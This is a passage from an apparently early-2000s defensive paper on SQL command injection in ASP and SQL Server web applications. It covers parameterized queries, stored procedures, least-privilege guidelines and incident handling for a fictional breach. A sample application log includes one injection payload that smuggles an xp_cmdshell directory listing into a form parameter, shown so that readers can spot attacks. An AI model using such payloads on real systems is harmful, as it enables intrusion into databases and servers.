Parameters are appended into the command structure using the `append()` and `createParameter()` methods, which ensure that the parameter is what is specified in the parameter type field (in the above example, `adInteger`). It also ensures that the size of the parameter, particularly that of a string, is within reason. For example, if you explicitly state that the string length is 50 in the `createParameter()` method, it will enforce that limit prior to sending the characters to the database. Examine the following error when trying to munge a numeric field into a string:

```
ADODB.Command error '800a0d5d'
Application uses a value of the wrong type for the current operation.
/page2.asp, line 84
```

Of particular note is that fact that unlike the previously shown errors, which were generated by the OLE DB provider, this error is generated by the `ADODB.Command` object. This means that the error was encountered before the command was ever sent to the SQL Server. That is a good thing because it means that it is not executing even the statement parsing code on the SQL Server, and thus there is less chance for something to go wrong.

ColdFusion is an example of where the suggested method of dealing with SQL command injection is to use native parameter checking via prepared statements. An example is described in "Developing ColdFusion Applications" (p. 94):

```
<cfquery name="getFirst" datasource="cfsnippets">
SELECT *
FROM courses
WHERE Course_ID=<cfqueryparam value="#Course_ID#" cfsqltype="CF_SQL_INTEGER">
</cfquery>
```

In this example, instead of simply passing in `#Course_ID#`, the `<CFQUERYPARAM>` tag is used to provide additional description of the expected parameter. (Please note that ColdFusion does not follow XML standards in its 'tagging.') When a statement uses the `<CFQUERYPARAM>` tag, ColdFusion interprets the statement as a prepared statement, and puts a placeholder where the `<CFQUERYPARAM>` resides. Then on execution, the parameter is passed in as type `CF_SQL_INTEGER`, and if the target database supports prepared statements, it will apply the appropriate rules to the passed parameter. Details of `<CFQUERYPARAM>` are well documented in the article "Using CFQUERYPARAM" at the following URL.

```
http://www.macromedia.com/v1/handlers/index.cfm?ID=22276&method=full
```

Perl's DBI package also allows database drivers to accept prepared statements, and to specify the data type. Examine the following code, adapted from the DBI man pages:

```
$dbh->{RaiseError} = 1;        # save having to check each method call
$sth = $dbh->prepare("SELECT name, age FROM people WHERE name = ?");
$sth->bind_param(1, "John", SQL_VARCHAR);  # placeholders are numbered from 1
$sth->execute;
```

`$dbh`, the database handle, is given the statement with the placeholder, and the `bind_param()` method is used to pass in parameters. This is like ADO's `append()` method because it allows the database driver to use the database's native functions to parse the parameters.

However, some implementations of prepared statements may simply drop in the text of the parameters given, because the database does not natively implement parameterized queries. So depending on your tools, one should only use this approach if they know the parameters are being checked for type prior to statement assembly within the database. Read your database and driver documentation carefully to understand their limits with prepared statements.

E) Parameterized stored procedures

The last entry in this parade of approaches is the parameterized stored procedure, which in ADO yields the most effective method of making certain that the specified statement, and only the specified statement, is executed.

This is achieved by ensuring that everything is what the programmer expects it to be. By setting `command.commandType` as `adCmdStoredProc` the programmer determines that the string specified in `command.commandText` is a single stored procedure, and should be treated as such. The same rules also apply here when parameters are appended onto the `command` object.

```
set command = server.createobject("ADODB.COMMAND")
command.commandType = adCmdStoredProc
command.activeConnection = connectionstring
command.commandText = "getPressRelease"
command.parameters.append(command.CreateParameter ("CategoryID",
    adInteger, adParamInput, 4, request("id")))
set rs = command.Execute()
```

Remember that in this scenario, this is using methods native to SQL Server to assemble and execute the stored procedure, so we are not actually creating an SQL string. A particularly useful benefit of this is that when appending text parameters, you will not need to perform additional string checking, such as escape-quoting the string, as ADO does not need to actually encapsulate the text in quotes.

The result is that you know exactly what is executing, and that the values passed in meet the required types.

One side note: within ASP there is completely different way to approach the recordset-fetching situation: you can use COM objects to execute your SQL, instead of doing it from within the ASP code. Although this is generally not a bad thing, I do want to point out that you are still subject to the same vulnerabilities, depending on how you pass parameters into your command--all the same rules apply as above. If something should be an integer and you treat it as a string, your code may still be vulnerable to SQL command injection. So it still can't hurt to use strongly typed stored procedures in your COM object.

Guidelines for coding

Now that we've looked at these different querying methods, I'd like to suggest the first of several guidelines that should be followed when developing a web application with this toolset. These of course are not the only security measures you should apply and really only pertain to shoring up possible vulnerabilities within the SQL command injection arena.

Guideline #1: Use strongly typed parameters, if possible in combination with stored procedures, to pass queries into the database.

Although that guideline alone would have prevented Def from accessing the database in that way, we are not done. Remember, it's always possible for someone to forget to apply a rule, so we make up for it by applying defense-in-depth.

Guideline #2: Use standard, application-only logins, rather than `sa` or the `dbo` account.

Many SQL Server system administrators like to set up each application login as the `dbo` or Database Owner for its particular database, as did the team at XYZ. But to set up an exposed application like a web application as `dbo` is definitely something to avoid. The `dbo` privilege is not as powerful as `sa`, which is another favorite account for developers and has control over the entire data server, but within the context of a single database `dbo` can do most anything, good or bad.

Guideline #3: Only grant EXECUTE access to necessary stored procedures.

Using the Principle of Least Privilege, database administrators should lock down privilege to an appropriate level. In most web applications, there is almost no need to have SELECT, INSERT, UPDATE and DELETE privileges on every table. In fact, since we are using stored procedures for all database queries (Guideline #1), we should only grant EXECUTE access to those stored procedures to the login--they do not need direct access to the tables themselves. This would eliminate the chance for someone to select data from a table which only should be appended to (like a registration table, for instance).

Guideline #4: Separate utilities have separate access.

Further locking down depends on the application. For instance, with XYZ they had a very business-sensitive members-only portion of a site, and they also had a very public holiday promotional site. In this case, it is a good idea to set up two separate logins for those accesses. This will not only keep each set of activities in its domain, it will also help system administrators monitor and troubleshoot application errors, as each part of the site will register as a different login.

Some may argue that when a website is hacked, then there will be more user accounts to be able to access and poke around the database with. My response is that I'd rather have several restricted accounts be hacked than an account with full object access.

Remember when I pointed out that, like the developers at ABC Advertising, many developers thought 'Well, my program is only querying this one table, so it shouldn't pose any threat exposing other data?' Well, this guideline is really taking the kind of division that person -thought- was there, and making it real. The developers of the holiday promotion site were right--there should be a logical division between the access by their code and the access by the members-only site code. They just didn't go the extra step to ensure that, as far as the database permissions went, that was true.

Guideline #5: Remove or disable any unnecessary extended stored procedures.

The unfortunate situation with XYZ was that they spent all this time and money on two firewalls and their configuration in order to distance the data server from the web, but with access to an extended stored procedure like `xp_cmdshell`, suddenly Def could have completely bypassed the web server and effectively compromised the data server.

In addition to `xp_cmdshell`, the stored procedure `sp_adduser` can be quite dangerous, as it can be called by the dbo to instantiate a new login. Ensure you have restricted access to both of these procedures, and any others as you see fit.

Guideline #6: Do everything else a good system administrator should.

From this point forward there is still much that can be done to lock down access within any web/database application. Install recovery-analysis tools for that day when everything does go wrong, either due to hackers, bad code or hardware failure. Set up timely backups of data, and store the data in appropriate locations and make it available to appropriate people. Establish a disaster-recovery plan and execute practice recovery sessions. Keep installation processes and full source repositories of application code available so that if there is a concern about code changes, you can redeploy or verify code integrity. Applying these guidelines in accordance with other best-practice administration tasks will improve the security of web-based applications considerably.

The Incident Handling Process.

So far we have looked at a lot of information about the vulnerability itself; how it works, what is possible through a successful exploit, and several technical measures regarding its prevention. But outside of this technical context is framed a greater picture: how do organizations effectively prepare for and recover from this kind of attack? I'll use the steps of Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned to illustrate both how the situation could have been better, and also how XYZ could, after detection of the problem, pick up the pieces and move on without scrapping their entire new venture.

Preparation: Getting as much right as possible the first time around.

In the previous section, we looked at some guidelines for improving application-level security. However, rules mean very little if they are not enforced. In the case of XYZ Corporation, remember that they had not recognized the full threat of having the second application (the holiday promotion) utilize the infrastructure of the first application (the purchasing partners site). Although this can be recognized as a decision-making flaw, I think it's more constructive to think of it as a procedural flaw. The way I think of it, absolutely everyone from the incompetent to the experienced has the capacity to make bad judgments, so an organization must always try to reduce this margin for error by creating broad, understandable yet effective processes to help accommodate decision-making. What processes could XYZ Corporation have had in place to help them better evaluate and deploy the second application?

Let's begin with the assumption that XYZ Corporation had in fact generally adopted the guidelines set forth above. Perhaps these guidelines were something an internal security group had put together, assembled from studying a collection of articles and papers on best-practices for web and database development. How could these guidelines be employed in real-world application development?

Inter-team communication. First, the security team and the application development team should get together, perhaps even in just a conference call or a face-to-face meeting, to talk about each of the items in the guideline. This is unfortunately an uncommon practice, but I feel it would benefit the development process significantly. It is instead often that development teams work in a void, or worse yet somewhat in opposition to the security team. Sometimes this tension exists because there's a stereotypic difference between security personnel, who are believed to think and communicate in restrictive terms, and developers, who feel that security restrictions make it unnecessarily harder to them to write and deploy their code. In my mind bringing these worlds together is very important, and so instead of communicating guidelines as an unjustified decree, security personnel should understand that they must reach out to a development team and show them why these measures are so important.

When discussing these measures, it can be very useful to run 'dummy' code which is subject to the vulnerabilities discussed. Developers by and large like to see things for themselves and may dismiss what they consider to be abstract threats. However, once they see an exploit in action they may feel more appropriately concerned by these exploits.

Code/application auditing. Once the development team is aware of security guidelines, they suddenly begin to bear some responsibility for developing code to meet them. To make their job easier and to ensure quality, development groups should both audit their own code and have others audit it for them. This strikes many developers as an invasive practice, but I have no doubt that it improves the application.

A good way to perform code or application auditing is to complement any guidelines with a series of checks for each item. Let's take guideline #3: 'Only grant EXECUTE access to necessary stored procedures.' For this, we might come up with the following list:

* (Developers) Create a list of stored procedures used by the application
* (DBA) Grant EXECUTE to application user for all stored procedures on the developers' list
* (DBA) Deny EXECUTE on all stored procedures not on the developers' list
* (DBA) Deny direct access to all tables (SELECT, INSERT, UPDATE, DELETE)

These tasks could then be re-examined at any time of the development cycle, or even again after the code has been put into production.

Another set of checks which the development team can build for themselves is to have some form of code-checking tools to ensure that basic measures are met. For example, perhaps a very rough measure for making sure that raw SQL statements aren't being built would be to perform text-searches for 'SELECT' or other common SQL keywords.

Source Control. One practice which I follow myself is to ensure that whatever code I develop is placed within some sort of good source-control system, such as CVS or SourceSafe. This is not just a good idea from an application-development standpoint; it is essential to application security. Let's say that XYZ had a team of five developers, who had met with the security group and learned about the security measures and had worked hard to live up to them. They performed all the necessary checks to ensure that their deployed code was as clean as they could make it. Throughout the next six months, they need to make incremental changes and code fixes. If they use a good source control tool, they can very explicitly review all changes known to have occured from the deployed version of the code. However, if they don't use such a tool they can't positively identify what changes were made and the task of reviewing code becomes virtually impossible. Other benefits of source control are discussed in subsequent sections.

Identification: Knowing you've got a SQL piggybacker.

One thing that is difficult about scanning for SQL piggybacking at a network level at this point is that there are few distinctive traits about the strings that can be used. Perhaps as hacker tools evolve, some common signatures will emerge. For small sites, it may be possible to scan for unusual activity such as long URLs, or POSTs on a site which should only have GETs, but on any decent-sized site this will be prohibitive.

This means that there should be logging and tracking built into any application which serves dynamic pages. For instance, one should handle any errors encountered in executing that procedure by logging the time, page, request variables (like `HTTP_USER_AGENT` and requesting IP), the stored procedure name and all parameters for analysis. If this is done attempts at SQL command injection will stand out like a sore thumb amid normal traffic. Here's an example of what an application could log:

```
DATE TIME APP_NAME SCRIPT_NAME ACTION PARAMETERS DEBUG_INFO SRC_IP BROWSER RETURN_CODE
2001-12-31 00:12:45 HOLIDAY_PROMO store_list.asp GET state=MI NONE 172.x.x.x Mozilla[...] STATE_FOUND
2001-12-31 00:17:45 HOLIDAY_PROMO store_list.asp GET state=CT NONE 172.x.x.x Mozilla[...] STATE_FOUND
2001-12-31 04:31:33 HOLIDAY_PROMO store_list.asp POST state=state=MI'%OD%0Axp_cmdshell+'dir+c:\*.*'%OD%0A-- NONE 135.x.x.x Mozilla[...] FAIL
2001-12-31 00:17:45 HOLIDAY_PROMO store_list.asp GET state=AZ NONE 172.x.x.x Mozilla[...] STATE_FOUND
```

By generating these sorts of logs, you not only have a running audit of activity on the application, you can also implement error notification based on triggers for abnormal activity in the log files. This could proactively contact an administrator with specific errors.

In the case of XYZ, you'll remember that their security group had put error-logging code into the more secure members-only application to track malformed requests to dynamic pages. As it so happens, about two months after Def made his survey of the XYZ web site and grabbed the order information, an XYZ system administrator pulled up the application error log and noticed Def's attempts to SQL piggyback onto the members-only application. However, he disregarded this information because he wasn't even aware that there were other, unprotected dynamic functions (in the holiday promotion) that weren't logging anything. He figured some script kiddie hit the site once and left, so the administrator duly burned the logfile to disc and sent it deep into Iron Mountain, where it lies still. But where XYZ's story ends, we'll continue as though they hadn't failed, describing the incident handling process as we go.

Had XYZ even put parameter logging into the holiday promotion site, regardless of parameter checking, they would have at least noticed the fact that someone was attempting extensive SQL piggybacking against their application.

In my experience developers feel too strongly that logging 'slows down' their application. However, there is almost no other chance that one will catch a piggybacker like Def without application log analysis. Finally, some group at XYZ must be responsible for combing through these application logs on a schedule which is acceptable for the purposes of security, presumably no less frequently than on a weekly basis.

Containment: Keeping a bad problem from becoming worse.

As described in our analysis of Def's attack, if Def was able to execute `xp_cmdshell`, he would have effectively compromised the SQL Server machine. Furthermore, there is always the possibility that there are other vulnerabilities within the database software which could have been exploited to also gain access to the box. As a result if it's known that unwanted code was executed on a SQL Server in the form of SQL command injection, it should be treated as possibly compromised and placed under the organization's appropriate quarantine procedures (anywhere from taking it offline and assessing damage to low-level formatting).

The assessment unfortunately cannot come with a quick fix. Even if any sort of SQL tracing was performed on the SQL Server, it may be impossible to distinguish valid queries from invalid ones, and on a heavily-trafficked site it would be prohibitive to assess much in the early stages of containment. But if there were error or parameter logs from the web application, this should be available for the assessment team, which should have as its members not only the typical incident handling squad, but also key members from the application development and support team, who would be able to better interpret the motives and goals of the attacker. By reviewing the commands attempted, they may be able to undo any damage that was done, and understand the extent of the damage.

As part of the initial containment, an estimate should quickly be made as to what other machines could have been affected by the SQL Server if it had been compromised or used by `xp_cmdshell`. For example, if the SQL Server machine had been compromised it could have scanned all the other machines on its network segment, or have been sniffing traffic. If you have more than one person fielding this problem, it may be wise to set one person on making certain the other computers are safe, while the other scrutinizes the SQL Server.

Like with any other production system, there should be some sort of state-assessment tools available, like Tripwire or similar products which can identify if files and settings have been changed. Similarly, backups of the database should be available so that if data has been corrupted there is at least the option of restoring to a previous snapshot. This will be discussed in the Recovery section.

Additionally, if the MS SQL Server was on the same machine as the IIS server, there are some additional worries. Let's say that XYZ had installed both the IIS and MS SQL Server on a single machine, which is not uncommon. In this case, Def could have not only affected the database but also modified the website, allowing him to, for instance, create a database dump within the IIS web root, and then simply download that database through the web. If this is a possibility, the IIS server, in addition to having virus and malware scans, should have its web pages reinstalled from their original source, in case code or contents have been maliciously modified.

For a 'jump kit,' one suggestion (which will also be discussed later) is to have a 'burn' or a CD which contains as much of the installation and deployment files as possible. A typical installation burn of a web site will contain:

* a manifest of the CD
* the installation checklist(s)
* all the HTML and script files in their deployed structure
* all supporting library files
* third party software or at least directions on how to install such software
* licensing keys and information specific to this machine
* all project/code documentation generated to date
* if possible a backup of the data as it was released into production

Of course, these CDs should be protected, as they contain somewhat sensitive information, and it is suggested that they not contain the most sensitive information, such as encryption keys or particularly sensitive data. During the Containment phase, these CDs can be used to orient the incident handler with what should be on the machine, and later in the Recovery phase they can be used to reinstall the application as necessary. The handler can use the CDs to compare the contents of the server with its installation to understand what may have been modified on the target machine.

Eradication: Putting an end to the vulnerability.

The unfortunate realization that developers must face if their code is hacked by SQL piggybacking is that to eradicate the hack, it basically means they must eradicate the weak code from their application. This can be a daunting task to many, particularly those who are not used to organizing logins, stored procedures and privileges, and who long for writing all code in string-based SQL statements.

However, strength is born of hardship, and I find that most people who start using the guidelines above, by forethought or afterthought, find that their understanding of the necessary divisions between parameters and code becomes clearer and the mantras I listed above begin to resonate.

In an incident such as the one described in this paper, I suggest taking two approaches to eradication: short-term and long-term. The short-term goals are to try to patch as much of the application code to check parameters; the long-term goals are to establish a higher standard for code and its application.

The short-term task is to track down all code which passes unchecked parameters into SQL. To this end, I suggest doing a full-text search from Windows Explorer for 'request' against the ASP code. This will find `request.form()`, `request.querystring()` and `request()`, which are used to accept parameters from forms and URLs. In the resulting pages, wherever parameters are being inserted into SQL, use functions similar to the `numToSQL` and `strToSQL` functions I described earlier in the paper to perform basic parameter checking. Doing this will quickly patch holes in the application.

The long-term task is to evaluate whether to adopt guidelines similar to those outlined in this paper. Many organizations may find stored procedures to be a problem, but decide to enforce greater restrictions on the database than had been previously applied.

Recovery: Back to normal, maybe.

Recovery may be the hardest part of the process. Without effective logging, how will anyone be certain that commands have not been piggybacked for months, affecting in subtle or significant ways, the integrity of the data? This is the nightmare of any application owner.

In regards to data recovery, if you can definitely identify the point at which the commands were inserted, then there are a couple paths toward recovery. If the database had a transaction log, it may be possible to rebuild the database up to the point of modification by restoring the transactions up to a certain point in time. The following is Transaction-SQL specifying `DBName_bak1` as the last full backup, and `DBName_log1` as the transaction log. This would be called from within a management tool such as `isql`:

```
RESTORE DATABASE DBName
   FROM DBName_bak1
   WITH NORECOVERY
RESTORE LOG DBName
   FROM DBName_log1
   WITH RECOVERY, STOPAT = 'Apr 15, 1998 12:00 AM'
```

If the commands were known to be ineffectual (like simply running SELECT statements) then perhaps there is no actual data recovery to be made. Daily or other routine backups are critical both for restoring data and for comparing changes between different snapshots.

The other side of this coin is code recovery. Even if it doesn't appear that the application code had been modified, it may be a very good idea to completely reinstall all the script code and stored procedures, and if possible rebuild the tables. For example, what if Def had modified a table trigger on a common table or stored procedure? This trigger could be covertly logging data, or performing other nefarious actions. If you fear that any database changes of this nature had been made, you should recover from a known good state, as described above. The threat of these sorts of changes is a good argument for using a source control tool to manage your code modifications and deployment. You can always use it to restore your code to a known good state. As an example with CVS (the Concurrent Versions System), you can always tag a good release of code by executing the following:

```
$ cvs rtag Deploy20020113 WebsiteASPCode
```

`WebsiteASPCode` is the name of the CVS module you want to mark as deployed, and here we're giving it the symbolic tag `Deploy20020113` to note, using a predefined naming convention, that this was the body of code that was deployed on Jan. 13, 2002. Now that this version of the files is tagged, we can always recall the exact deployed version by issuing the command:

```
$ cvs export -r Deploy20020113 WebsiteASPCode
```

This will extract the entire structure of the files contained within `WebsiteASPCode` that were marked as `Deploy20020113`.

Lessons Learned: Conclusion.

Whereas XYZ Corporation never had the chance to learn from their fictional failures, we can. SQL piggybacking does not seem particularly suited for massive wormlike activity, like Code Red or NIMDA, as its application varies from one installation to the next. It seems to me that though Internet worms have been particularly disturbing on a large scale, a directed attack such as a SQL command injection attack could prove to be much more insidious for an organization. This is in part because malware like Code Red and NIMDA can be quickly identified by numerous experts as a problem and fought with at least some solidarity, whereas code flaws in a lone web site could be undetected, as in XYZ's case, or even if the compromise is detected, the recovery may never be complete. Complicating the issue, developers understand the concept of installing a patch (say, to protect IIS from `.ida` attacks), but to apply even something as simple as parameter checking in web applications strikes many as a hassle because it requires complete adherence, and respect of principles like that of Least Privilege.

In response to that contemplation, I want to bring the comparison to buffer overflow issues back into view. Overflow vulnerabilities have been present in code for a long time, and yet only in the last year or so have a critical mass of people learned about how serious these issues are. After years of vendors' claims that buffer overflows are not relevant because they require 'complex strings' to be passed into them, it is now clear that any application subject to overflows is worthy of repair. I hope that before too many real-world stories similar to XYZ's unfold, SQL command injection will be taken seriously by developers and strong defense-in-depth strategies will be adopted.

External References

"Developing ColdFusion Applications," copyright 1999-2001 Macromedia Inc.; http://www.macromedia.com/v1/documents/cf50/cf5_developing_apps.pdf

"CFML Reference/ColdFusion 5," copyright 2001 Macromedia Inc.; http://www.macromedia.com/v1/documents/cf50/cf5_cfml_ref.pdf

"DBI man pages," copyright 1994-2000 Tim Bunce, J. Douglas Dunlop, Jonathan Leffer.

"Package java.sql," copyright 1993-2001 Sun Microsystems, Inc.; http://java.sun.com/j2se/1.3/docs/api/java/sql/package-summary.html

"ADO Programmer's guide and reference," copyright 1998-2001 Microsoft Corporation; http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ado270/htm/dasdkadooverview.asp?frame=true

"Secrets & Lies: Digital Security in a Networked World," copyright 2000 Bruce Schneier. Published by John Wiley & Sons, Inc.